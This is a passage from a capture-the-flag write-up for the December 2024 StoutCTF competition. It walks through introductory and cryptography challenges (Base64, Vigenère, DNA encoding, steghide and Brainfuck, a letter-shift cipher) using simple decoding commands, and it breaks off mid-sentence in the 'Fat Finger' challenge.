STOUTCTF WRITEUP

WROTE BY: OS1RIS

Event Overview

The Capture the Flag (CTF) competition is hosted by the University of Wisconsin - Stout in partnership with Universiti Kuala Lumpur. The event aims to foster cybersecurity skills through solving challenges and capturing hidden flags.

CTF Competition:

Malaysia Timezone: GMT+8 / United States Central Timezone: CST

Starts: Thursday, December 19th, 2024, at 9 AM (GMT+8) / Wednesday, December 18th, 2024, at 7 PM (CST)

Ends: Monday, December 22nd, 2024, at 2 PM (GMT+8) / Sunday, December 22nd, 2024, at 12 AM (CST)

Write-Up Competition:

Submissions Due: Friday, December 27th, 2024, by 2 PM (GMT+8) / Thursday, December 26th, 2024, by 12 AM (CST)

Winners Announced: Wednesday, January 1st, 2025, at 10 AM (GMT+8) / Tuesday, December 31st, 2024, at 8 PM (CST)

Report Issued: 2024-12-22T20:16:00Z

TABLE OF CONTENTS

1 Getting Started 4
Rules 5
Discord 6
Conclusion 7
Feedback 8
Cryptography 9
Based 10
V 11
Jeans 12
Hidden Waveforms 13
CUSTOM CIPHER 15
Fat Finger 16
13RottenTeRmites 17
Huffman 18
Nothing To See Here 20
7 Bit Flow 22
Forensics 24
Normal Image 25
Iera Milpan 26
RockYou 27
The Echoes 28
Dark Web Firmware 1 29
Dark Web Firmware 2 30
Dark Web Firmware 3 31
Fairytales 32
Orb of light 33
Substitute Teacher 35
HTTP 36
FTP 36
TCP 37
UDP 37
Decrypting Evidence 38
Malware 39
Blue 40
Analyse with AnyRun 43

Unintended Solution 45
Miscellaneous 46
Grass 47
BINARY 48
Make Alan Proud 49
Dots and Dashes 50
BASEDPORT 51
Polar Bear 53
OSINT 56
Abandoned Airwaves 57
Abandoned Airwaves pt.2 59
Last Known Location 61
PHP File Upload 63
File Upload Level 1 64
File Upload Level 2 66
File Upload Level 3 68
File Upload Level 4 69
File Upload Level 5 71
File Upload Level 6 73
Scripting 75
This Blows 76
Who Said 30 Times? 78
Cost of Gas 79
Strawberry Perl Forever 81
Keyboard hackers 83
Web 87
Nuclear Codes 88
PharmaNet 89
Mr Bean's Little Beans 91
Crossing Seven Sea 92
Whois lvl1 93
Whois lvl2 95
Whois lvl3 96
Whois lvl4 97
REV 99
Bossman 100
HALL OF FAME 102

GETTING STARTED

1 GETTING STARTED

This challenge is a simple introduction to **Capture The Flag (CTF)** competitions. It aims to help you understand how to find and submit a "flag," which is a hidden piece of information or text used to prove you completed the task. The flag often follows a specific pattern and ensures participants actively engage with the challenge. It's designed as a starting point to get you familiar with the CTF process.


RULES

Description:

Can you find the hidden flag in the Rules?


1. Inspecting the Page Source:

Navigate to the 'Rules' tab on the event page and inspect the HTML source code to identify the flag in the required format.



2. Alternative Method:

You can either navigate to the 'Rules' tab and inspect the page source to locate the flag in the specified format or utilize a curl command combined with grep to extract it directly.




Flag	STOUTCTF{0zpWOx4oFcOTK2hXSsKetlTuhwcJyllV}


DISCORD

Description:

Please join the discord and find the flag!

1. On the UW-STOUT CTF Discord server, there is a channel named discord-flag.





Flag	STOUTCTF{9Ka9jJghCbywhriTgfcHKvVXyUmChd0w}

CONCLUSION

CONCLUSION

Focusing on submitting feedback as the key task. Once the feedback was provided, it will unlock the role of feedback submitter, marking the completion of the challenge.

FEEDBACK


Description:

Thank you so much for competing in our first ever Capture the Flag Competition! We appreciate you filling out this form, its the only way we can know how we did and improve for the future!


https://dyno.gg/form/a580e942


1. **Log In:**
Use your Discord credentials to log in to the provided feedback portal.

2. **Complete Feedback Form:**
Fill out the feedback form with your responses and submit it.



3. **Receive Flag in Discord:**
Upon submission, the flag is automatically assign your role as feedback submitter.





Flag	STOUTCTF{Thanks_For_Playing_Stout's_First_CTF}

CRYPTOGRAPHY

CRYPTOGRAPHY

Cryptography involves techniques for securing communication and data by transforming it into a format that can only be understood by those who possess a secret key. In CTF challenges, participants are tasked with breaking or analysing cryptographic algorithms, decrypting encoded messages, or exploiting weaknesses in encryption methods. These challenges often require knowledge of various encryption techniques, such as Caesar cipher, Base64, ROT13, or hashing algorithms etc, and may involve tasks like cracking passwords, deciphering hidden messages, or reversing obfuscated data. The goal in crypto challenges is to decode or break encryption to reveal the so called flag or secret message.

BASED

Description:

This challenge is Based

Based.txt

U1RPVVRDVEZ7aFM1RFRKYzEyYkR5N3NxSm9IN3FRczdkWHJFNFlzZDd9


The flag is a standard **Base64**-encoded string. You can decode it using any platform, such as CyberChef or dcode.fr. In this example, the ***base64 -d*** command on Linux is used for decoding.

1. **Using Command line:**

```
$
echo U1RPVVRDVEZ7aFM1RFRKYzEyYkR5N3NxSm9IN3FRczdkWHJFNFlzZDd9 | base64 -d
```

```
┌──(osiris㉿ALICE)-[~]
└─$ echo U1RPVVRDVEZ7aFM1RFRKYzEyYkR5N3NxSm9IN3FRczdkWHJFNFlzZDd9 | base64 -d
STOUTCTF{hS5DTJc12bDy7sqJoH7qQs7dXrE4Ysd7}
```

2. **Using CyberChef:**



Flag	STOUTCTF{hS5DTJc12bDy7sqJoH7qQs7dXrE4Ysd7}

V

Description:


Null

V.txt

Use the Giovan alphabet provided to you ABCDEFGHIJKLMNOPQRSTUVWXYZ
Can you solve the great GIOVAN mystery?

YBCPTPZN{EaT8CK2zVexEqjdCmP6URd14xW6kNg7B}

Searching for Giovan on Google revealed it was related to the Vigenère cipher, a method of encrypting text using a series of interwoven Caesar ciphers based on a keyword. It employs a polyalphabetic substitution technique, where each letter in the plaintext is shifted by a different amount depending on the corresponding letter in the keyword, creating a more complex and secure encryption compared to simple ciphers.Reading the text its highlight the '**GIOVAN**' then it must be the key of it.



1. **Using Command line:**

```
$
echo "YBCPTPZN{EaT8CK2zVexEqjdCmP6URd14xW6kNg7B}" | python3 -c "import string; k='GIOVAN'; c=input().strip(); print(''.join([chr((ord(c.lower()) - ord(k[i % len(k)].lower()) + 26) % 26 + 97) if c.isalpha() else c for i, c in enumerate(c)]))"
```

```
┌──(osiris㉿ALICE)-[~]
└─$ echo "YBCPTPZN{EaT8CK2zVexEqjdCmP6URd14xW6kNg7B}" | python3 -c "import string; k='GIOVAN'; c=input().strip(); print(''.join([chr((ord(c.lower()) - ord(k[i % len(k)].lower()) + 26) % 26 + 97) if c.isalpha() else c for i, c in enumerate(c)]))"
stoutctf{jag8uw2ziypqvjqweb6uex14cw6efs7b}
```

2. **Using Online decoder** (Vigenère cipher: Encrypt and decrypt online - cryptii)

Flag	stoutctf{jag8uw2ziypqvjqweb6uex14cw6efs7b}

JEANS

Description:

Have you worn some lately?


Jeans.txt

```
TGATAGTGTGATTAGTCATAGGCTACGTATGCTTAGAGGGAGCTAGCGCACCGTTGCAGTCACTCGCATGAGCGTACATC
AATTTGTTGCGAGTCTAGATCAATGATTAGTCGTGACACCCTCACG
```

1. **Hint Analysis:**
The term "Jeans = Gene" suggests the challenge is DNA-related.

2. **Find Decoding Tools:**
Use the recommended websites to decode the DNA information:
DNA Writer: Storing Information in DNA Exercise – Montessori Muddle
Simple DNA Writer

3. **Decode the DNA:**
Input the given DNA sequence into one of these tools to decode it into readable text.




Flag	STOUTCTF{QFT8PE2RHJXRKBPHMC6OJP14CW6XHY7}

HIDDEN WAVEFORMS

Description:

Hidden in the waves lies a secret. Can you find it?

Listening to the audio revealed a beeping sound, identified as Morse code. However, decoding it with online tools did not provide the expected flag or hint instead show **'NOFLAGHERE…'**. Furthering my steps. I also examining metadata using exiftool, inspecting the file with binwalk, and exploring potential steganography methods, but no significant findings emerged.



1. Steghide

Upon testing the image with **steghide**, the file was extracted accidentally **without requiring a password**, revealing the data.

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Crypto/hidden_wave]
└─$ steghide extract -sf  hidden_waveforms.wav
Enter passphrase:
wrote extracted data to "secrets_in_sound.txt".
```

2. Decimal to Text


Reading the text file will get to see the decimal code.

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF/Crypto/hidden_wave]
└─$ cat secrets_in_sound.txt
43 43 43 43 43 43 43 43 43 91 62 43 62 43 43 43 62 43 43 43 43 43 43 43 62 43 43 43 43 43 43 43 43 43 60 60 60 60
45 93 62 62 62 43 43 43 43 43 43 43 43 43 43 43 43 46 43 46 45 45 45 45 45 46 43 43 43 43 43 43 43 46 45 46 45 45 45 45
45 45 45 45 45 45 45 45 45 45 45 45 46 62 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 46 60 43 43 43 46 62 43 43
43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 46 60 43
43 43 43 43 43 43 43 43 43 43 43 43 43 46 60 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43
46 62 45 45 45 45 45 45 46 62 45 45 45 45 45 46 60 45 45 45 45 45 45 45 45 45 45 46 62 45 45 45 45 45 45 45 45 45 45 45
45 45 45 45 45 45 45 45 45 46 46 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 46 60 60 45 45 45 45 45 46 62 62 45
45 45 45 45 45 45 45 45 45 45 45 45 46 60 43 43 43 43 43 43 43 43 43 43 46 43 43 43 43 43 43 43 43 43 43 46 60 43 43 43
43 43 46 62 45 45 45 46 62 45 45 46 60 45 45 45 45 45 45 45 45 45 45 45 45 45 46 60 45 45 45 46 62 62 43 43 43 43 43
46 60 46 43 43 46 62 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 46 43 43 43 43 43 43 43 46 46 43 43 43 43 46 60 45 45 45
45 45 45 45 46 60 43 43 43 43 46 45 45 45 45 45 45 45 46 62 62 45 45 46 43 43 43 43 46 45 45 45 45 46 43 43 43 43 46 60
60 43 43 43 43 43 43 43 46 62 62 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 46
```

```
$
cat secrets_in_sound.txt | tr ' ' '\n' | while read d; do printf
"\\$(printf '%03o' $d)"; done
```


3. Alternative way:

Alternative way of decode could use any online software decode generator such as CyberChef.



4. Brainfuck Decode:

Now we encounter a new encoded. But this one I'm already familiar with it. It is called '***BrainFuck***'. Use any cipher decoder online tools.



Flag	STOUTCTF{U6OvEbbs1eNX6UcG3hGIZaaeB70cgcg7}


CUSTOM CIPHER

Description:

Your scripting cant break my encoding!
VWRXWFWI{Vr3J8NJks4Tn58PjDv3IPNc9VueGFwlu}

Initially, it seemed like the pattern resembled a Vigenère Cipher or something similar. Upon further analysis, it turned out to be ***ROT13***, a simple substitution cipher that replaces each letter in the alphabet with the one 13 positions after it. This technique effectively rotates the alphabet by half its length, making it a straightforward yet effective method for obfuscation in certain contexts. Unlike Vigenère, which uses a keyword for encryption, ROT13 requires no key and can be easily change the rotating amount. In this case, the amount of the ROT13 was 23.

1. **Use CyberChef**



2. **Alternative Way**

Can also performed using single line command:

```
$
echo "VWRXWFWI{Vr3J8NJks4Tn58PjDv3IPNc9VueGFwlu}" | tr 'A-Za-z' 'X-ZA-Wx-za-w'
```

```
┌──(osiris㉿ALICE)-[~/Downloads/CTF/STOUTCTF]
└─$ echo "VWRXWFWI{Vr3J8NJks4Tn58PjDv3IPNc9VueGFwlu}" | tr 'A-Za-z' 'X-ZA-Wx-za-w'
STOUTCTF{So3G8KGhp4Qk58MgAs3FMKz9SrbDCtir}
```

Flag	STOUTCTF{So3G8KGhp4Qk58MgAs3FMKz9SrbDCtir}

FAT FINGER

Description:


I seem to have fatfingered the file in transit... I should do more cardio!

Passwords.txt

```
DYPIYVYG}fyYV0[s-KhuDwV[OKn:Y<H:4k8CsYeFY|
```

1. Initial Inspection


This question, inspired by a similar challenge undertaken by my friend (shoutout to Armeyer), involves analyzing the QWERTY keyboard and applying a shift to the left for each letter, including both lowercase and 